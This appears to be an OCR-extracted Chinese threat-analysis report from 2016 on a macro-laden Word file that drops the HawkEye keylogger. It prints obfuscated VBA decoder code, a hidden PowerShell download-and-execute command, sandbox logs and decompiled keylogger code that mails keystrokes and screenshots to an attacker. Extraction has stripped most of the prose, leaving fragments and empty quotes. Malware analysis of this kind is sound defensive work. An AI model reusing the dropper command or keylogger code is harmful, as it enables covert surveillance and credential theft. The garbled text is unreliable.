HawkEye

2016 12 23

VenusEye

APT “ ”

HawkEye 12 23 ÄK20 **Aàs$ãS 1**

99.9%

powershell HawkEye keylogger

20161031_ “ ” 20161108_ “ ”


“ ” “ ” “ ”

2.1

sample.doc
MD5 b27f**********


2.2

0x01




2.1

0x02



2.2

0x03



2.3

0x04

```
Public Function dressreform(btzaaglfrqetw)
'groceryneckaphdxbhso
'302
sbwoddddjfcgkamezmd = ""
'forgetoutsidegahmyfnyz
'155
bonusgrunt = "dbsytuyoh"
csyatiikqp = 952
For upobovpcidliima = 1 To Len(btzaaglfrqetw)
sbwoddddjfcgkamezmd = sbwoddddjfcgkamezmd & meshtuna(Mid(btzaaglfrqetw, upobovpcidliima, 1))
dsudpwonybwbwi = "toastturn"
dreamsqueeze = 414
Next
dressreform = sbwoddddjfcgkamezmd
'rbirkejjbaoqtkioicoastside
'393
'gbjirsossibsvylceilingnerve
'21
End Function
```

2.4

```
Public Function meshtuna(ydlovjrts)
'brotherdeputyflyqoohjqmq
'442
tspsplpvclqdkhbw = "*" & ydlovjrts & "*"
If Not "BJ8KAJ8gzKKAgv" Like tspsplpvclqdkhbw Then          '通过Like进行字符匹配
'augustrememberhphopbjkspphzdtsey
'38
meshtuna = ydlovjrts
'ffaowebekqbzqejamewwimaxnvdr
'756
ngqkfqyecouxor = "babypanel"
```

```
Else
meshtuna =
bfdvax^^lawppbjatmn =
hxeilring = 925
'ujgrfasdqmovespin
End If
End Function
```

2.5 like

0x05 powershell

shell

```
aislebusiness = "pcgmlgkiykxl"
ytyypabskxpbg = 548
Call Shell(armoroak, 0)
ciwdejmgmv = "cuberadio"
actrunway = 806
'qnfksvmswdaoexchangetrial
'319

armoroak = dressreform(armoroak)
```

监视窗口

表达式	值	类型	上下文
armoroak	"cmd.exe /c powershell.exe -w hidden -nop -ep bypass (New-Object System.Net.WebClient).DownloadFile('http:		Module1.lawpupil

2.6 shell


2.3

Nffdpsi.exe

MD5 472f**********


0x01 Nffdpsi.exe Nffdpsi.exe

Jbcwgbsk.exe



2.7

0x02 Jbcwgbsk.exe



2.8

0x03 Jbcwgbsk.exe Srxoeoaonmsiyy.bin


IE

2.9

0x04 IE dump

2.11

0x06 HawkEye FTP


public void SendLogs()
{
checked
{
while (true)
{
Thread.Sleep(Conversions.To
bool flag = !string.IsNullO
if (flag)
{
string keyLog = this.Key
lock (keyLog)
string keyLog = this.keyLog;
lock (keyLog)
{
try
{
MailMessage mailMessage = new MailMessage();
SmtpClient smtpClient = new SmtpClient(this.smtpstring);
mailMessage.From = new MailAddress(this.emailstring);
mailMessage.To.Add(this.emailstring);
mailMessage.Subject = "HawkEye Keylogger | Keylog Records | " + MyProject.Computer.Name + " | " + this.HWID(
mailMessage.Body = "
flag = (Operators.CompareString(this.screeny, "Disablescreeny", false) != 0);
if (flag)
{
bool flag2 = !Directory.Exists(Path.GetTempPath() + "screens");
if (flag2)
{
CreateDirectory(GetTempPath() + "screens");
}
Size blockRegionSize = new Size(MyProject.Computer.Screen.Bounds.Width, MyProject.Computer.Screen.Bounds
Bitmap bitmap = new Bitmap(MyProject.Computer.Screen.Bounds.Width, MyProject.Computer.Screen.Bounds.Heig
Graphics graphics = Graphics.FromImage(bitmap);
Graphics arg_1C1_0 = graphics;
Point point = new Point(0, 0);
Point arg_1C1_1 = point;
Point upperLeftDestination = new Point(0, 0);
arg_1C1_0.CopyFromScreen(arg_1C1_1, upperLeftDestination, blockRegionSize);
bitmap.Save(Path.GetTempPath() + "screens\\screenshot" + Conversions.ToString(this.screenynumber) + ".jp
mailMessage.Attachments.Add(new Attachment(Path.GetTempPath() + "screens\\screenshot" + Conversions.ToS
this.screenynumber++;
}
SendLogs() : void
SendLogsFTP() : void
SendLogsPHP() : void
ServerInstall() : void
Spread() : void
StartStealers() : void
stealMail() : void
stealWebrowsers() : void
unhidden(string) : void
GetActiveWindowTitle() : string
getAlgorithm(string) : RijndaelManage
GetAntiVirus() : string
GetAsyncKeyState(int) : int
GetBetween(string, string, string) : str
GetExternalIP() : string
GetFirewall() : string
GetForegroundWindow() : int
GetWindowText
Hooked() : obje
HookKeyboard(
HWID() : string
InitializeCompon
IsConnectedToI
IsDotNet(byte[]
KeyboardCallba
MgmGetNextMf
Minecraftsub() :
olddesdc(string,
Pins() : void
readweb(string)
RestartElevated

2.12 HawkEye

0x07

2.13

. APT

ل


文档文件中包含宏
明细
进程入侵 [1]
尝试在系统进程中创建远程线程
危险等级
为 [4]
执行可疑命令
危险等级
准确提示powershell命令行
进程名
详细信息
PID
C:\Program Files\Microsoft Off
ce\Office14\WINWORD.EXE
CreateProcess: cmd.exe /c powershell.exe -w hidden -nop -ep bypass (New-Object System.Net.WebClient).Dow
nloadFile('http://
'Nffdpsi.exe','%TEMP%\Nffdpsi.exe') & %tmp%\Nffdpsi.exe
1400
C:\WINDOWS\system32\cmd.e
xe
CreateProcess: C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe
548
执行可疑的powershell命令
危险等级
进程名
详细信息
PID
C:\WINDOWS\system32\cmd.e
CommandLine: powershell.exe -w hidden -nop -ep bypass (new-object system.net.webclient).downloadfile('htt
548

3.1


静态检测
重件信息
文件信息
静态检测
动态检测
检测引擎
攻击类型
详细信息
危险等级
流行威胁库
僵木蠕
检测到木马程序(HawkEye)
准确提示木马家族名称
开始时间：
2016-12-23 10:39:43
结束时间：
2016-12-23 10:41:14
网络探测 [1]
反虚拟机 [1]
隐蔽信道 [4]
箱地址
可疑邮箱地址：
.com
尝试连接一个域名
危险等级
检测到可疑DNS请求
危险等级
检测到可疑HTTP请求
危险等级
准确提取出回连邮

3.2

. APT

APT

APT


H-worm

APT APT

APT

0-day

APT



VenusEye

VenusEye

VenusEye

“ ” H-worm

Hedwig Locky

18

SandWorm

1. 2016 12 07 APT 1 UAC “ ”

2. 2016 12 01 APT 3 Neutrino
1 “ ”

3. 2016 11 29 -11 30 4

4. 2016 11 21 APT powershell

5. APT

6. 2016 11 16 APT 8 “ ”

7. 2016 11 16 APT 1 1
“ ”

8. 2016 11 11 APT 1

9. 2016 11 10 APT 1 “ ”

10. 2016 11 10 APT 4 “ ”

11. 2016 11 10 APT 14 “ ”

12. 2016 11 08 “ ”

13. 2016 11 4 “ ”
“ ”

14. 2016 9 28 APT 5 “ ” 3
rtf

15. 2016 9 13 APT 2 “ ”

16. 2016 8 31 APT 10 “ ”

17. 2016 8 3 H-Worm

18. 2016 6 6 APT 1

19. 2016 6 2 APT 1

20. 2016 5 29 APT